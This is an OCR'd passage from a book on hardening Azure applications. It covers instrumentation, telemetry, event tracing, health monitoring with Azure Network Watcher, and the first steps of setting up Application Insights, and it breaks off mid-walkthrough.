Hardened application owners also tend to use specialized software that tracks customer conversations relating to support. This software also tends to be well integrated into CRM (Customer Relationship Management) software. Such integration leads to a holistic view of the customer account and conversations, including the support incidents.

Applications with global footprints and that are considered mission critical (following our email services example) have support systems that follow the sun. Essentially, one support center in every six to eight time zones (Australia, India, United Kingdom, United States–East Coast, and United States–West Coast) are typical for cloud platform vendors. Many businesses view a great support solution as being more valuable than a monetary-based SLA.

Summary

Let us recap. In this chapter, we defined and detailed the term *hardening* and reviewed the features that harden an application. We also discussed engineering and support services. Lastly, we added detailed information about the DevOps model. In the forthcoming chapters, we will focus on various techniques used to accomplish the hardening of an application.

CHAPTER 4

Service Fundamentals: Instrumentation, Telemetry, and Monitoring

Running your application as a service on a vendor cloud platform data center poses a different set of challenges than running it on your own data center. With your own data center, you have physical and administrative access to the hardware and operating system, so you can troubleshoot with relative ease, including live debugging as required.

In contrast, if your application is running on a cloud platform in PaaS or SaaS mode, you do not have access to the hardware, operating system, or infrastructure components to monitor and address any maintenance issues that might be slowing down or shutting down your application. To proactively manage your application and ensure that it has the desired availability level (i.e., 99.9%), you must apply a new set of design practices that enable the software to generate diagnostic data, which in turn is used to diagnose and manage your application. If your application is running in IaaS mode, you have full access to the operating system of the virtual machine (VM), and you can collect telemetry data such as event, application, and custom logs; performance counters; and crash dumps.

Note Telemetry is an automated messaging process through which remote endpoints collect a series of measurement data (e.g., CPU) and deliver the collected data to IT systems for monitoring.

In this chapter on service fundamentals, we will walk through instrumenting your software using telemetry principles to monitor an application.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_4

Instrumentation

Before collecting the information needed to troubleshoot issues in your application, you need to instrument it appropriately. Such instrumentation should be a part of the design phase, since retrofitting it would be challenging, especially if your application has grown significantly.

You will need instrumentation that allows you to capture relevant information about your application in at least the following areas:

- Transaction events; for example, order ID, buyer name, transaction amount, purchase date
- Runtime events; for example, server name, database name, response time, tenant name
- Errors and exceptions
- Performance counters; either built-in system counters (i.e., CPU or memory usage) or custom performance counters (i.e., the average response time of a specific operation)

While implementing instrumentation, a power user or an administrator is configured such that they can change the level of details that are collected on demand. This is usually accomplished using an application configuration that can be modified. Flexibility is essential, since this level of diagnostic data will consume resources and increase response time, which are generally unnecessary during normal operation. The instrumentation data is required for quality monitoring, or in the case when your application demonstrates signs of slowing down or shuts down. If the problem happens intermittently, you may actually need to enable the log capture and let it run for some period of time. However, this will result in resource consumption, including using more storage space for logs.

Best Practices for Designing Instrumentation

The best approach for designing the instrumentation of your application is typically determined by what you need to isolate and resolve.

Performance counters and event handlers can indicate problems in specific areas due to component and service failures, sometimes even before end users notice them. This requires a mechanism to monitor key thresholds and trigger the appropriate alerts.

The instrumentation provides detailed information, which allows you to drill down to the execution and trace faults. Some issues also need to be classified; for example, a connection to the database may experience transient network failure, in which case the application can resolve itself by retrying the operation. Other issues are more systemic, as with a bug in the code or incorrect configuration values.

The information collected through instrumentation can be used to identify the cause of a particular problem. Use it for root-cause analysis, and once the issue is fixed, your application will function at the desired level of service. This is very important, especially if you offer SLAs that lead to financial penalties, and in terms of customer satisfaction. Apply fixes systematically and make durable changes to ensure the problem does not resurface. The instrumentation data collected over time helps identify recurring patterns and trends that lead to incidents. In order to perform these steps, you will need to collect information from all levels of the application and infrastructure. Examples of data types include database response time and exceptions; examples of infrastructure data include CPU usage, I/O usage, and memory consumption.

Here are some best practices for instrumentation:

- Add logging capability for the most critical, if not all, components of your application.
- Include elaborate/full exception details.
- Use counters and log details around retry attempts.
- Log all failures and retries associated with integration to external service.
- Monitor current and average response time for all cross-component calls.
- Determine the root component that is causing any failure condition.
- Ensure that all instrumentation is configurable for production and test environments.

High-Value and High-Volume Data

Typically, there are two classes of information you need to process, as follows:

- **Time-series basis information:** The most common class of information. One example is month-to-month trending for capacity planning. You can get the information from various sources — IIS logs are one example.
- **Action basis information:** For example, receiving notifications for response times on service interactions that increase from 10 to 100 milliseconds.

There are other types of questions you may need to ask, such as how many users were on the system during peak times during a particular week. To get information, you will need to have an historical average view of a window of data. For example, to determine weekly or monthly user growth, you need months of data. However, for detecting service response-time spikes, you only need a few minutes of data.

The instrumentation should allow you to catch deviations from normal patterns before they escalate to poor user experience or service degradation. A typical consequence of overloaded external resources, such as a database that is overwhelmed with too many concurrent threads, is that response time will increase before the problem escalates to complete unavailability. Consider how to avoid overwhelming systems that are in a recovery state. Filtering out action-oriented information is the key to keeping its size manageable. For this reason, you should employ different categories of instrumentation.

Large services collect huge volumes of instrumentation information. As described in the previous section, it is important to determine what information you need to know quickly so that you can validate whether automated resolution functionality is working, or whether remedial action is required.

Conceptually, there are two types of instrumentation data, as described below:

- **High-value data:** Typically diagnostic data that should be processed and monitored in near real-time to reduce the delay between a problem and its resolution. To this effect, such high-value data must be communicated quickly, which involves filtering, aggregating, and publishing into a cold-storage repository that can be available and queried later.

- **High-volume data:** As the name indicates, it is large-volume data, potentially produced at a rate of hundreds of gigabytes per hour. IIS logs are an example of large-volume data.

Both types of instrumentation data are clearly described in Figure 4-1.




***Figure 4-1.** Instrumentation data from a cloud application*

Event Tracing

Most logging mechanisms in the Windows Server OS, including the Event Log, store log entries containing a string value that is the description or message for the entry. With the advent of Event Tracing for Windows (ETW), it is possible to store a structured payload with an event entry. This payload is generated either by the listener or by the sink that captures the event. It includes typed information that makes it much easier for automated systems to discover meaningful and actionable information about the event. This approach to logging is often referred to as *structured logging* or *semantic logging*.

For example, an event that indicates an order was placed can generate a log entry that contains Quantity (Integer), Total_Amount (Decimal), Customer_ID (GUID), and Shipping_Address (String). An Order Monitoring System can then read the payload to extract the individual values correctly. With traditional logging mechanisms, the monitoring application would need to parse the message string to extract these values, increasing the chance that an error could occur if the message string were not formatted per schema. ETW is a feature that you can leverage in your applications while collecting Event Log data as part of your diagnostics configuration. Consider using a logging framework that provides a consistent and straightforward interface, thus simplifying the application code. Most logging frameworks can write event data to different types of logging destinations, such as various files, as well as Windows Event Log.

The three major components of the Event Tracing API (controllers, providers, consumers) are described in detail as follows:

- **Controllers:** the applications that are responsible for performing management operations related to log files, including:
    - Allowing providers to log events to different event tracing sessions
    - Getting session statistics
    - Defining the log file size
    - Controlling the buffer pool's size
    - Managing event tracing sessions
    - Describing the log file location
- **Providers:** the applications that possess event tracing instrumentation and describe whether the event tracing has been enabled by the controller or not. The major difference between an enabled provider and a disabled provider is that the former generates events while the latter does not. A list of providers follows:
    - MOF (classic) providers
    - WPP providers
    - Manifest-based providers
    - TraceLogging providers

Note If you want to develop applications for an operating system developed after Windows Vista, it is advisable to use either a manifest-based or a TraceLogging provider.

- **Consumers:** the applications for which the source of events is an event tracing session. Some features of such applications are as follows:
    - You can request events simultaneously from several event tracing sessions.
    - The events are distributed in sequential order.
    - The events in log files are received by consumers.
    - The start and end times can be specified by a consumer during events processing.

Azure Diagnostics

You should leverage each service provided by your cloud vendor. For diagnostics, Azure provides a host of extensions that enable you to collect diagnostic data from compute nodes, including VMs running in Azure. The diagnostic data is stored in your designated storage account and can be used for application maintenance, including auditing, debugging, performance analysis, resource planning and utilization, and traffic and usage patterns. Azure Diagnostics can collect the following types of logs and data to be consumed by your telemetry solutions:

- Internet Information Server – IIS/application server logs
- Windows events
- Performance counters
- Crash analysis
- Custom application error
- Infrastructure logs
- .NET EventSource

Telemetry

Telemetry is the process of gathering information generated by instrumentation and logging systems. It is typically performed using asynchronous mechanisms that support massive scaling and the wide distribution of application services. In large and complex applications, information is usually captured in a data pipeline and stored in a form that makes it easier to analyze. It can be presented at different levels of granularity. This information is used to discover trends, gain insights into usage and performance, and detect failures. Essentially, leveraging telemetry data is critical in troubleshooting a service and determining the health of your application. The breadth and depth involved in the complexity of the telemetry solution usually depend on the size and availability needs of your application. Of course, deployment size, such as the number of compute nodes, and the distribution of your application across different datacenters complicate the telemetry solution.

Microsoft offers the Azure Application Insights service, and many third-party vendors (e.g., New Relic, AppDynamics, and DynaTrace) also provide telemetry solutions that integrate well with their respective cloud platform. As always, you should consider the pros and cons of subscribing to these vendor services or building your own telemetry system using various cloud services. Either way, the next section will be useful for this build-versus-buy analysis.

Best Practices for Designing Telemetry

A common approach in telemetry is to collect all of the data from instrumentation and monitoring functions into one central repository, such as a database located in proximity to your application, using asynchronous techniques based on queues and listeners. The holistic or end-to-end glimpse of all data in the database can be used in various ways, including live displays of activity and errors, generation of reports and charts, and analysis using queries.

Some important best practices for your telemetry system are:

- Identify diagnostics information, to be collected from the logs and performance counters, along with additional instrumentation needed to measure application performance, monitor availability, and isolate the faults. Review this information carefully, and do not collect information that does not have a marked consumption, because the missing information will make troubleshooting harder.

- Use the telemetry data to monitor performance, detect potential issues by performing root-cause analysis, and retrieve usage data. Telemetry should be tested during the development phase to measure performance and ensure that it is working correctly. Consider making the telemetry data available to development teams and administrators in order to resolve issues quickly and improve the code where necessary.
- Designate two or more instrumentation categories for telemetry data, one of which is used for vital operational information such as failure of the application, services, or components. It is important that this type of telemetry data receives a higher level of monitoring and alerting than the one that simply records day-to-day operational data. Fine-tune the alert mechanism over time to ensure that false alarms and noise are kept to a minimum.
- Log all calls to external services, including information about the context, destination, method, latency, number of retries, and success/failure. This information can be used for reporting, and in situations where you need to challenge the hosting provider regarding their service outage.
- Ensure that you collect complete information about the exceptions instead of the current exception message only. You should also log details of transient faults and failovers in order to detect any ongoing problems.
- Classify the data as it is written to the data store. This provides analysis and real-time monitoring and helps in debugging and troubleshooting. Consider partitioning telemetry data by date, or even by the hour, so that you can locate the data faster.
- Ensure that the mechanisms for collecting and storing the data are scalable to match the amount of collected data because the application and its services are scaled to an increasing number of instances/users.
- Isolate the logging data from the application data for security purposes, as administrators and users of the monitoring system should not be able to access the application data.

- Decide whether to collect the data in each data center and combine the results in the monitoring system or to centralize it instead, in case the application is located in different data centers. Passing data between data centers will have additional cost implications.
- Minimize the load on the application by using asynchronous code or queues that will write the event to the data store in the background. Avoid using a chatty mechanism to transfer the telemetry data, which may overwhelm the diagnostics system. Use separate channels for high-volume, high-latency, and granular data, and for low-volume, low-latency, and high-value data telemetry.
- Add code to the system to prevent data loss, so that the system will retry connections that may encounter transient errors. Design intelligent retry logic, such that repeated failures are detected and the process is abandoned after a preset number of retries (which need to be logged). Use variable retry intervals to minimize the chance that the retry logic could overload a target system that is simply recovering from a transient error.
- Implement a Scheduler that collects certain data items, such as performance counter values, at regular intervals, and minimizes the collection overhead on the application performance. Also, ensure that error spikes do not trigger a high volume of data collection, which may cause a throttling event.
- Consider removing old or stale telemetry data that is no longer relevant. This can be run from a scheduled task.

Monitoring

As described in the previous section, our service application is running on a complex distributed environment, which typically involves multiple VMs in a data center. It is common for any part of the service to experience failures, which may or may not be noticed by end users. Many people rely on customers to let them know when their service is unavailable, which is not a good practice, as it will take additional time for the developer of that service to investigate (unless the test team had discovered the same issue ahead of the customer report), make the fix, and deploy it to production. This situation would result in more dissatisfied customers who may move to a competitor service. Also, when customers report an issue, it does not mean they encountered the problem recently; most of the time, the issue actually occurred a few hours or even days ago.

There are several advantages of adding logging or instrumentation to the code and making the telemetry data available. A few of them are as follows:

- You will have complete information about the activity of the service.
- It is easier to identify the correct approach to take when something goes wrong.
- It provides better debugging information, which helps troubleshoot issues faster.

To take advantage of these benefits, you will need to add a monitoring system. It is good practice to add monitoring at each service layer—monitoring website, middle tier, and back-end services—to ensure that they are available and performing correctly. The service may fail or only be partially available due to network latency, performance, and availability of the compute and storage systems. Monitoring should occur at regular intervals to verify the machine/service running on the cloud is performing correctly, ensuring the required level of availability.

Typical Monitoring Solutions (Azure Network Watcher)

One of the most commonly used monitoring solutions is Azure Network Watcher, which offers several tools that allow you to gain insights into your Azure virtual network, manage network connections, and diagnose problems. Azure Network Watcher allows you to:

- Monitor network communication
- View the virtual network's resources
- Diagnose problems related to VM and Azure Virtual Network
- Examine network traffic to or from a network security group (NSG)

Note For this scenario, we will only cover the monitoring feature of Azure Network Watcher, which allows you to monitor communication between a VM and an endpoint. The endpoint can be a VM, a uniform resource identifier (URI), or a fully qualified domain name (FQDN).

Azure Network Watcher provides a monitoring tool, Connection Monitor, that analyzes consistent network communication between the VM and the endpoint. It also alerts you when there is a change in reachability, latency, and network topology. Suppose you are working for an organization where you have a web server VM and a database server VM that are communicating with each other. You are not able to keep someone from making changes, like applying a network security rule to the web server or database server VM. In this case, a monitoring tool informs you of the changes made to the web server VM or database server VM. The connection monitor also gives the reason behind the "endpoint unreachable" message. Some possible problems may be related to:

- DNS name resolution
- Custom route's hop type
- Outbound connection's subnet
- CPU, memory, or firewall within the VM's operating system
- Security rule for the VM

Typical checks that can be performed by monitoring tools are as follows:

- Response code; for example, HTTP response code 200 or OK means no error, while other response codes may indicate failure or that the application is unavailable.
- The content of the response to detect any errors. There could be a case where HTTP response code 200 is returned, but the page is not returned correctly. In such cases, a check of the title or part of the page content can be verified for its correctness.
- Response time, which is a combination of the network latency and the time it takes the application to execute a request. You should note that an increase in the response time value may indicate a problem with the application or network.

- The response time of DNS lookup and the URL returned by it, to ensure its correctness.
- Services availability for other applications; for example, other external web services.
- SSL certificate expiration, which states that the application will fail if the SSL certificate has expired.

You should run these checks from different geographical locations to measure and compare response times, and monitor applications from locations that are close to customers in order to get an accurate idea of the performance from each location. Results from these tests may influence your choice of deployment location for the application, and the decision of whether to deploy it in more than one data center. Tests should also be performed against all the service instances used by customers to ensure the application is working correctly. For example, if customer storage is spread across more than one storage account, the monitoring process must check all of these, as shown in Figure 4-2.



Response Time Per Country
15 s
10 s
8 s
6 s
4 s
3 s
2 s
1 s
500 ms
Average performance by country over the past 7 days. Monitoring is done from Europe and North America.

***Figure 4-2.** Response-time monitoring mapped to your user base. (EDIActivity.com, 2014. Reprinted with permission.)*

Best Practices for Designing Monitoring

Below you will find several points to consider when designing and implementing health monitoring:

- Do not consider a single status code (i.e., HTTP 200) sufficient for determining whether the functionality of service is running or not; you need more information to analyze issues or trends.
- Consider the number of endpoints to be exposed; for example, you can expose one endpoint e.g. the core service, and assign highest priority to the monitoring of that endpoint. At the same time, other endpoints are exposed for lower priority services, so the monitoring for those endpoints is also assigned a lower level of importance.
- Consider applying a different level of measurement for different services; for example, the level of uptime and response time for front-end application and back-end service may be different.
- Consider using a specific path for the health-verification check; for example, HealthMonitoring [GUID] will make it relatively easy to add new services and test the health monitoring for it.
- Consider the type of information to collect in the service in response to monitoring requests, and how to return this information. You may need to create a custom monitoring system to validate additional information beyond the HTTP status code.
- Consider how much information to collect and how much of it will require extra processing, which may overload the service and impact users. The time it takes to process this information may exceed the timeout of the monitoring system; thus, the application would be considered unavailable. Most applications include instrumentation, such as error handlers and performance counters, that logs performance and detailed error information. These error handlers and performance counters may be sufficient, as opposed to returning additional information from a health-monitoring check.

- Consider securing the monitoring endpoints to protect them from public access, which might expose the application to malicious attacks, and could potentially expose sensitive information; such public access can also lead to denial of service (DoS) attacks. Security can be coded into the application configuration so that it can be updated without restarting the application. Some techniques to consider are as follows:
    - Require authentication to access the endpoint; for example, use an authentication security key in the request header.
    - Use a hidden endpoint; for example, expose the endpoint on a different IP address from the default application, or use a non-standard HTTP port.
    - Expose a method on an endpoint that accepts a parameter — such as a key value or an operation-mode value — and, based on that value, performs specific tests or returns an error if the value being passed is not expected.
- Consider how to access an endpoint that is secured using authentication, since not all frameworks can be configured to include credentials with the health-verification request. For example, Microsoft Azure's built-in health-verification features cannot provide authentication credentials. Some third-party vendors, such as Pingdom and New Relic, can achieve this.
- Consider whether or not the monitoring agent is performing correctly. One approach is to expose an endpoint that simply returns a value from the application configuration (or a random value) that can be used to test the agent.

ADDING DIAGNOSTICS AND USING TELEMETRY IN AZURE

This section demonstrates the simple approach of using Visual Studio to view telemetry data.

1. Create an Application Insights instance in Azure.


   a. Navigate to the Azure portal.

   b. Sign in with your account.

   c. Click the **Create a resource** button in the left pane. The **New** window appears.

   d. Type **application insights** in the search box. A list of related options appears.

   e. Click the **application insights** option, as shown in Figure 4-3.



application insights


application insights

Application Insights Connector (Preview)

***Figure 4-3.** Searching application insights*

The **Everything** window appears.

   f. Click the **Application Insights** option under the **Results** section, as shown in Figure 4-4.




NAME	PUBLISHER	CATEGORY
Application Insights	Microsoft	Web
Application Insights Connector (Preview)	Microsoft	Management Tools
Azure Application Gateway Analytics	Microsoft	Management Tools

Figure 4-4. *The Everything window*

The **Application Insights** window appears.

g. Click the **Create** button to create an application insights instance in Azure, as shown in Figure 4-5.


Home > New > Marketplace > Everything > Application Insights
Application Insights
Microsoft
Save for later
Create

Application performance, availability and usage information at your fingertips

Is my website available at all times?
Is the user experience responsive and usable?
How are customers using my app/website?

Application Insights answers these questions and many more, with zero lines of code.

- Availability and performance monitoring
- Users and usage insights
- Diagnostic logs and crash analytics
- Seamless integration with Microsoft Azure and Visual Studio
- Supports ASP.NET websites (Azure or on-premises), Windows Phone, and Windows Store apps

Figure 4-5. *The Application Insights window*

The **Application Insights** pane displays, which allows you to create an application insights instance.

h. Enter the desired name of the instance in the **Name** text box.

i. Select the desired application type from the **Application Type** drop-down list.


j. Select the desired subscription from the **Subscription** drop-down list.

k. Select either the **Create new** radio button to create a new resource group, or the **Use existing** radio button to use an existing resource group under the **Resource Group** section. In this example, we are creating a new resource group.

l. Type the desired name for the resource group in the text box below the **Create new** radio button.

m. Select the desired location from the **Location** drop-down list.

n. Click the **Create** button, as shown in Figure 4-6.


Home > New > Application Insights > Application Insights
Application Insights
Monitor web app performance and usage
Create
Automation options

Name: HardeningAzure

* Application Type: ASP.NET web application

* Subscription: Pay-As-You-Go


* Resource Group: [✓ Create new] Use existing

HardeningAzure

* Location: South Central US

Figure 4-6. *Creating an Application Insights instance*

After clicking the **Create** button, the process of creating an instance begins. You can see its progress in the **Notifications** pane. You will see the **Deployment succeeded** message once the deployment is successful, as shown in Figure 4-7.



Deployment 'Microsoft.AppInsights' to resource group 'HardeningAzure' was successful.

Figure 4-7. *The Deployment succeeded message*

2. Launch Visual Studio 2017.
3. Create a Web app in Visual Studio.
4. Click the **Solution Explorer** tab on the right. The **Solution Explorer** pane appears.
5. Right-click the project. A context menu appears.
6. Click the **Add ➤ Application Insights Telemetry** option, as shown in Figure 4-8.

